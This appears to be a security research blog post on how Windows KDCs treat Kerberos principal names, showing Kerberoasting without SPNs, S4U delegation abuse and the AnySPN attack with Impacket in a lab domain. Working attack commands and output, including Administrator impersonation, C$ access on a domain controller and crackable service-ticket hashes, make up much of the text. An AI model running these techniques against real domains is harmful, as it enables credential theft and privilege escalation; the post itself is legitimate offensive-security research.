
The identical structure of cname and sname fields caught my attention, and I decided to test different options of their usage in the Kerberos protocol.

The Kerberos Secret

It was discovered that Windows KDC services treat cname and sname fields by the same function set, and it's irrelevant which format of a principal name you choose at any given time.

All Principal Names that resolve to the same account are equal

If you have an SPN value in a Kerberos packet, you can substitute it to the SAM Account Name (SAN) value of the account the SPN belongs, and nothing will break:



An example of a TGT-REQ packet with a SAN

This way you can perform the Kerberoasting attack without knowing any SPN of the target account. But the existence of at least one SPN for the target account will continue to be needed.

Bonus: Revisiting S4U and AnySPN attacks

I examined Impacket source code, and I found two interesting places which are closely related to the discovered technique, but not related to Kerberoasting.

S4U2Self and S4U2Proxy Requests with SAM Account Names


Let’s try to abuse Resource-Based Constrained Delegation using getST.py form Impacket:

```
arseniy@ptarch $ GetUserSPNs.py CONTOSO.COM/Administrator:'P@ssw0rd'
Impacket - Copyright 2020 SecureAuth Corporation

ServicePrincipalName  Name    MemberOf  PasswordLastSet             LastLogon
--------------------  ------  --------  --------------------------  ----------------------
http/test             user01            2020-06-21 22:19:50.544884  2020-08-11 05:10:02.888



arseniy@ptarch $ findDelegation.py CONTOSO.COM/Administrator:'P@ssw0rd'
Impacket - Copyright 2020 SecureAuth Corporation

AccountName  AccountType  DelegationType             DelegationRightsTo
-----------  -----------  -------------------------  ------------------
user01       Person       Resource-Based Constrained  SRV02$



arseniy@ptarch $ getST.py -impersonate Administrator \
> -spn 'host/SRV02.CONTOSO.COM' CONTOSO.COM/user01:'P@ssw0rd'
Impacket - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

An example of abusing Resource-Based Constrained Delegation using Impacket

Here we have the “user01” account that has the “http/test” SPN and privileges to delegate access to any SPN of the “SRV02$” account.

According to the specification (S4USelf KRB_TGT_REQ, S4U2Proxy KRB_TGS_REQ), the user01’s service should use its SPN in S4U2Self and S4U2Proxy requests. However, you can see that Impacket uses SANs in such requests:



Traffic Dump of Impacket's S4U2Self request

These requests don't comply with the specification, but succeed because Windows KDCs are insensitive to given principal name formats.

AnySPN Attack

Impacket implements a thing called AnySPN attack. This attack tries to modify the SPN in the given service ticket file, when it's different from the target service SPN:

```
arseniy@ptarch $ export KRB5CCNAME=./Administrator.ccache
arseniy@ptarch $ klist
Ticket cache: FILE:./Administrator.ccache
Default principal: Administrator@CONTOSO.COM

Valid starting       Expires              Service principal
08/11/2020 06:23:01  08/09/2030 06:23:01  http/DC02.CONTOSO.COM@CONTOSO.COM
        renew until 08/09/2030 06:23:01
arseniy@ptarch $ smbclient.py -k -no-pass -debug Administrator@DC02.CONTOSO.COM
Impacket - Copyright 2020 SecureAuth Corporation

[+] Using Kerberos Cache: ./Administrator.ccache
[+] Domain retrieved from CCache: CONTOSO.COM
[+] SPN CIFS/DC02.CONTOSO.COM@CONTOSO.COM not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for HTTP/DC02.CONTOSO.COM@CONTOSO.COM
[+] Changing sname from http/DC02.CONTOSO.COM@CONTOSO.COM to cifs/DC02.CONTOSO.COM@CONTOSO.
[+] Using TGS from cache
Type help for list of commands
# use C$
#
```

Performing the AnySPN attack using Impacket

Alberto Solino wrote an excellent article Kerberos Delegation, SPNs and More explaining how it works.

Here is the main section from this article:

> While reading Ben Campbell's blog post there was a paragraph that caught my attention (quoting a Benjamin Delpy's comment):
>
> *The wonderful Mr. Delpy also found that a Kerberos ticket for ldap/domaincontroller.contoso.com would also allow that account to perform an Active Directory DC Sync attack.*
>
> That made me think that maybe not only a Kerberos Service Ticket (TGS) for the SPN *ldap/domaincontroller.contoso.com* would allow Active Directory Replication (what DC Sync and secretsdump.py do) but maybe more SPNs. So, I went to change the way *Impacket* handles cached Kerberos tickets in this commit.
>
> Basically, if you have different Service Ticket (TGS) cached, and you are asking for, let's say, a ticket for *host/fileserver.freefly.net* but the cache only has a ticket for *cifs/fileserver.freefly.net*, the library will give you that one (instead of None) hoping it might actually work.
>
> Surprisingly that change worked like a charm!!

A fragment of Alberto Solino's article

Briefly, Benjamin Delpy, Ben Campbell and Alberto Solino noticed that a service ticket for Service A on Host A might work for Service B on Host A.

Actually, if we decrypt any service ticket's encrypted part, we will see that it doesn't contain any SPNs:

```
In [1]: import hashlib
   ...: from pyasn1.codec.der import decoder
   ...:
   ...: from impacket.krb5.asn1 import EncTicketPart
   ...: from impacket.krb5.crypto import Key, _RC4
   ...:
   ...: password = "P@ssw0rd123"
   ...: nthash = hashlib.new("md4", password.encode("utf-16le")).digest()
   ...: key = Key(23, nthash)
   ...:
   ...: enc_part = "548f19cf5167078923febec2f266b756fef8ca51a4d3df4e033cdbabef7883c5b87fa0f
   ...: f847a0867cf064ebbc050dff5cc68f3b5d721d9ff3cfff20a4b802d69d59e7e34032e5d9a8eeacf0bff
   ...: aad98578f805eb526c517dfa19b5ebe9a0c9fb5808368222f76b892d914ec76509f93c8912dbe11ff29
   ...: 0fbbdce0155083f4cc23290aa15440c374b4c197305038555f5ef4b5ed61a5f0f5760027c0577fe8c7c
   ...: 8503e430c544781a55846e034778412b6fa8f7d86e9fa26caf311ce3f3bfc3a6d6099d5fd7f7963d8d6
   ...: 59ba475d166ce4a637d796e47a05775de8b9dc0d2068f1d9ae202b6cda1515c54b9c34ce86d5968b820
   ...: 1d3d581964caeb1035108bdc92efd70ead18c7d54f588cfac2946c085007f77b6d310ecd9aefc4bc64e
   ...: 073add010bfa6b60c4bbe21247499e534e4419f1245bdfb9fcfa84c6ec4cd94040905a88615e968e6a6
   ...: 527f76b8e6b0629f3ffa954bdd603242f1cd7565b6a7c8da74aeaa1d894e5539e95552b9939f93c779e
   ...: e154d26b6e3038edf7e9880f4d3abdebb1cc774b5d13cc1ec95b13244b7b156e82366a4b4c0e6b5b228
   ...: ff7ec4f71dbdbd44edec78cec2747776507adb154da513cb910ecf01e4e2c73f3e451094304eb14a9e3
   ...: 0149295f4e00fe1d2e6cb2473f3256a24f8c2147840c12fba1f3b94db8f8edf30800d67f765076e54fc
   ...: 0295e29579e97806728ad245c6ac877979ab5d71742e04c485206a61be2f2cec6c222629d8df26023d1
   ...: 825fad7881e1200975f52f9cc61d577891f5963112".decode("hex")
   ...:
   ...: plainText = _RC4.decrypt(key, 2, enc_part)
   ...: tgs = decoder.decode(plainText, asn1Spec = EncTicketPart())[0]
   ...: print(tgs)
```

Decrypting the service ticket's encrypted part using the service account's password

```
EncTicketPart:
 flags=1084293120
 key=EncryptionKey:
  keytype=23
  keyvalue=0xcf8cf74849b9a6a979579198352ae65c

 crealm=CONTOSO.COM
 cname=PrincipalName:
  name-type=1
  name-string=SequenceOf:
   Administrator

 transited=TransitedEncoding:
  tr-type=1
  contents=

 authtime=20200803034852Z
 starttime=20200803034852Z
 endtime=20200803134852Z
 renew-till=20200804034803Z
 authorization-data=AuthorizationData:
  Sequence:
   ad-type=1
   ad-data=0x30820523082034ea00402020080a1820344048203400500000000000000010000003802000058
0000140000001803000000000000070000001000000030030000000000001100800ccccccc280200000000000
e48d60130651d7df958d9011a001a00040002001a001a0008000200000000000c000200000000010000200000000
0000000000000000000000000008000a00200002000e0010002400020028000200000000000000000100000000
0000380002000d0000000000000d00000410064006d0069006e006900730074007200610074006f007200000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000700000057040000070000006020000070000005000000000000004000000440043003000310008000000
1148e0cc522984cd49ce7b0100000300002000700000001000000010100000000001201000000400000010400
11a00410064006d0069006e006900730074007200610074006f007200000000003200100016004800000000000
53004f002e0043004f004d000000000000043004f004e0054004f0053004f002e0043004f004d00000076fffff
```

Printing the information contained in the service ticket's encrypted part

The service ticket's encrypted part contains only the ticket's session key, the metadata, and the authenticating user's PAC. The service ticket's SPN is contained in the unencrypted and unsigned part of the protocol, and it may simply not be taken into account by the client.

A Service Ticket is valid for all services run by its service account

So, if you wondered which SPN a service ticket is issued to when it's requested without an SPN, now you know that the service ticket just don't contain any.

Bonus: Playing with Principal Name Types

The structure of cname and sname fields contain an integer called **Principal Name Type**. The RFC 4120 specification defines 9 possible values for it:

> **6.2. Principal Names**
>
> As was the case for realm names, conventions are needed to ensure that all agree on what information is implied by a principal name. The name-type field that is part of the principal name indicates the kind of information implied by the name. The name-type SHOULD be treated only as a hint to interpreting the meaning of a name. It is not significant when checking for equivalence. Principal names that differ only in the name-type identify the same principal. The name type does not partition the name space. Ignoring the name type, no two names can be the same (i.e., at least one of the components, or the realm, MUST be different). The following name types are defined:
>
> | Name Type | Value | Meaning |
> |---|---|---|
> | NT-UNKNOWN | 0 | Name type not known |
> | NT-PRINCIPAL | 1 | Just the name of the principal as in DCE, or for users |
> | NT-SRV-INST | 2 | Service and other unique instance (krbtgt) |
> | NT-SRV-HST | 3 | Service with host name as instance (telnet, rcommands) |
> | NT-SRV-XHST | 4 | Service with host as remaining components |
> | NT-UID | 5 | Unique ID |
> | NT-X500-PRINCIPAL | 6 | Encoded X.509 Distinguished name [RFC2253] |
> | NT-SMTP-NAME | 7 | Name in form of SMTP email name (e.g., user@example.com) |
> | NT-ENTERPRISE | 10 | Enterprise name - may be mapped to principal name |

An excerpt from RFC 4120: 6.2. Principal Names
I've done some research, and I've created a table with the actual Principal Name Types values and their meanings in Windows:

Name Type	Value	Meaning
NT-UNKNOWN	0	Represents SPN and SAN formats

NT-PRINCIPAL	1	Equal to NT-UNKNOWN
NT-SRV-INST	2	Equal to NT-UNKNOWN
NT-SRV-HST	3	Equal to NT-UNKNOWN
NT-SRV-XHST	4	Represents SPN format
NT-UID	5	Not supported
NT-X500-PRINCIPAL	6	Represents DN format
NT-SMTP-NAME	7	Equal to NT-UNKNOWN
NT-ENTERPRISE	10	Represents UPN, SAN and multiple DomainName+SAN formats
NT-MS-PRINCIPAL	-128	Represents SAN and multiple DomainName+SAN formats
NT-MS-PRINCIPAL-AND-ID	-129	Equal to NT-MS-PRINCIPAL
NT-ENT-PRINCIPAL-AND-ID	-130	Equal to NT-X500-PRINCIPAL
	*	Equal to NT-UNKNOWN

I found NT-ENTERPRISE type more valuable than the commonly used NT-UNKNOWN one. It supports the following bunch of name formats:

- userPrincipalName
- sAMAccountName
- sAMAccountName@DomainNetBIOSName
- sAMAccountName@DomainFQDN
- DomainNetBIOSName\sAMAccountName
- DomainFQDN\sAMAccountName

Note that if you use the *SRV01* string as a sAMAccountName, and the *SRV01* account does not exist, and the *SRV01$* account exists, this name will be treated as a principal name of the *SRV01$* account.

Other interesting Principal Name Types is NT-X500-PRINCIPAL. It supports DNs in the RFC 1779 structure. Here are three examples of how the same Active Directory object can be written in this structure:

```
CN=SQL ADMIN,OU=LAB Users,DC=CONTOSO,DC=COM
CN="SQL ADMIN";OU="LAB Users";DC="CONTOSO";DC="COM"
OID.2.5.4.3=SQL ADMIN,OU=LAB Users,DC=CONTOSO,DC=COM
```

Unfortunately, the NT-X500-PRINCIPAL type is not supported across forest trusts.


The Technique's Application in Kerberoasting

I've added the usage of NT-ENTERPRISE and NT-MS-PRINCIPAL types to Impacket's GetUserSPNs.py. Let's see three common scenarios when these changes are necessary for Kerberoasting to succeed.

Kerberoasting with no access to LDAP

You might find yourself in a situation where you have access to a KDC service, you have an account list obtained (for example, via a RID cycling attack), and you don't have SPNs.

Since you no longer need SPNs, you can request service tickets just by a user list using the new *-userfile* option:



Performing Kerberoasting by a user list using the new GetUserSPNs.py
The *-userfile* option utilizes the NT-ENTERPRISE type to look up accountd from the specified file.

Kerberoasting accounts with incorrect SPNs

There are two types of SPNs for which KDCs prohibit returning tickets:

- Wrong syntax SPNs
- Duplicate SPNs, i.e. when the same SPN values are assigned to multiple accounts

If a KDC finds that one of these is the case, it returns the KDC_ERR_S_PRINCIPAL_UNKNOWN error as if the passed SPN didn't exist:

```
arseniy@ptarch $ GetUserSPNs.py CONTOSO.COM/Administrator:'P@ssw0rd' -request
Impacket - Copyright 2020 SecureAuth Corporation

ServicePrincipalName  Name    MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------  ------  --------  --------------------------  ---------  ----------
HTTP/                 user03            2020-06-24 22:42:26.440106  <never>



[-] SPN: HTTP/ - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Ker
```

Kerberoasting an account with an incorrect SPN

The new GetUserSPNs.py wraps the account list from LDAP to NT-MS-PRINCIPAL type and doesn't utilize SPNs, so you will get the hashes even from misconstrued SPNs:

```
arseniy@ptarch $ GetUserSPNs.py CONTOSO.COM/Administrator:'P@ssw0rd' -request
Impacket - Copyright 2020 SecureAuth Corporation

ServicePrincipalName  Name    MemberOf  PasswordLastSet             LastLogon
--------------------  ------  --------  --------------------------  --------------------
HTTP/                 user03            2020-06-24 22:42:26.440106  2020-08-09 01:49:42.625



$krb5tgs$23$*user03$CONTOSO.COM$CONTOSO.COM/user03*$c9186866ed709f4f8320ef507b9c6712$8613ed
c97bd2e9540d70448033d4f73897871b0de3429c6e0357719be9df9ae1609f89be361abb207325397d0840c8413
7d0656b6132dff61e6803adb32bbf16ca29cf3ab4fe3faf03983c2f3cfbd8d8fc6e18940b23b8ac99b955c121db
a14b495086056b92df2b546595e38da5fc4c4f3444c289ea82a540d62a824f679f0dfa95bfcea295458ac01e5da
b6eb05cf5352777671dbe7382d85e46aa0f44b1bb9d1d3d1ddae27f18d50cc3f2d49cce718d7b46961eb298b20b
2892502df8a441d29141179b9473001533359a07fcfecdddb6e2e281edaf71e7f651c4f7e9f1f5f0eed0baeeeaa
7f676395cad755e83863ed23434594ef3491e82912b4f84892dde35df2e3250add6fce48f33ca0ddd066f152cb8
1b64cf24f60a26f9268bde8f887af618df88e7da2010020fba6d9eaaa3d0d2de620bd5d2b2d6328ebe717109e9e
1ba64afbd3a2c0cd3da47fa1218f5007f07b27e85bf0eaccb70fb363269adfa73a460c3fc6d5b34e4ddf6523156
983eb585b4f49964b180ccc567b840774c4857f41c77ada584285cd53b1daffb3ed68553fd91dddc728733d756f
45080a3e7b9b04aabec0cbb962ce5d4e1e338841ee3726469147cc6718a7536e80ca171394e24d1c6b20e1ee43c
```

Kerberoasting an account with an incorrect SPN using the new GetUserSPNs.py

Internally the "DomainFQDN\sAMAccountName" format is utilized, and the "\" character is changed to "/" in the output to comply the username with the Impacket format and prevent its escaping in other tools.

Kerberoasting accounts with NetBIOS Name SPNs via Forest Trusts

When you ask for a service ticket for an SPN from another domain, and this SPN has a hostname in a NetBIOS name format, your KDC won't be able to find the target service:

```
arseniy@ptarch $ GetUserSPNs.py CONTOSO.COM/Administrator:'P@ssw0rd' -request \
> -target-domain INT.CONTOSO.COM
Impacket - Copyright 2020 SecureAuth Corporation

ServicePrincipalName  Name    MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------  ------  --------  --------------------------  ---------  ----------
HTTP/srv05            admin             2020-06-24 22:00:00.230756  <never>



[-] SPN: HTTP/srv05 - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found i
```

Kerberoasting an account with a NetBIOS Name SPN via a Forest Trust

With the new GetUserSPNs.py file you will never get the KDC_ERR_S_PRINCIPAL_UNKNOWN for such services:

```
arseniy@ptarch $ GetUserSPNs.py CONTOSO.COM/Administrator:'P@ssw0rd' -request \
> -target-domain INT.CONTOSO.COM
Impacket - Copyright 2020 SecureAuth Corporation

ServicePrincipalName  Name    MemberOf  PasswordLastSet             LastLogon
--------------------  ------  --------  --------------------------  ----------
HTTP/srv05            admin             2020-06-24 22:00:00.615892



$krb5tgs$23$*admin$INT.CONTOSO.COM$INT.CONTOSO.COM/admin*$8305228ebf5a67a785de0a358c8d76d0$
9ed7b51b15fb0e48f64165d802b85396b3b96cab6fd0e99ee883b789961734418369c87db670f6b770d25a37133
439614fc8d59825badc8d835b52b3e557b673345a16f66f70bb84d40057862121d931c90d5e9875c2bc4e6822fb
3165d81b1fb5723014cf3bf4f17cf35d2b4903e2c4e27e62ee27ff734dac5d35b404afede4653f3756e73459b01
ac74bba7f2c32f5c5c329d037faa904b24f171b803781e091573fed1e7f7fabe58fec8aff6e007a1bc241b835e3
57e99f466cc8906ad7afd53a28e0e6659946fa395a7f2f2380ffeca1d9fc470d1eb75e83199b9eaffc9b77b6134
0585e4dbbe8d8a17078e7a29c62afa84280da47bb23628d8f2a4cfc817211bca29394a26e3c40637cca992da5a3
48301d805c08feb338566788550338 0c29ac1de74432f77d1a6164259114b26b14b2fcca9cea93a95b6441378d7
357481b7e575e97c6f51da40b7ec5b4a910c71dd0e453d42905c87f551d5fef63ca671604955e0a87c09b07d861
f1a34d2094d037d85637a1ea703d4e41667444785b0a5d0070058aa627c6b6dfbd371614b1862399161b7649c75
dbaeb839b6473ef9f241478e7e7e1be6aabb6253b412a66ca05ed24be18105061d1f0b6d817ab38c50911654b67
429954a48454d7e36a68e3d15ac3701c4593be4eefa7dc523d58611b39d64500d68583d6ef6b61c300b59deaa5b
8136b7705cab1b4542f40c50a199605726441e0b79d6768a2471e6312bb12c5781e640bbf00c458c79488634480
```

Kerberoasting an account with a NetBIOS Name SPN via a Forest Trust using the new GetUserSPNs.py

Afterwords

I hope you found the information about requesting service tickets without specifying SPNs useful, and the description of the Kerberos protocol and the “Bonus: Revisiting S4U and AnySPN attacks” section helpful as well.

Below is the list of tools which currently support described in the article techniques.

Impacket

The updated GetUserSPNs.py script is available in the official Impacket repository: https://github.com/SecureAuthCorp/impacket

Thanks @agsolino for merging!

Rubeus

Charlie Clark (@exploitph) added the support of NT-ENTERPRISE principals to Rubeus: PR#60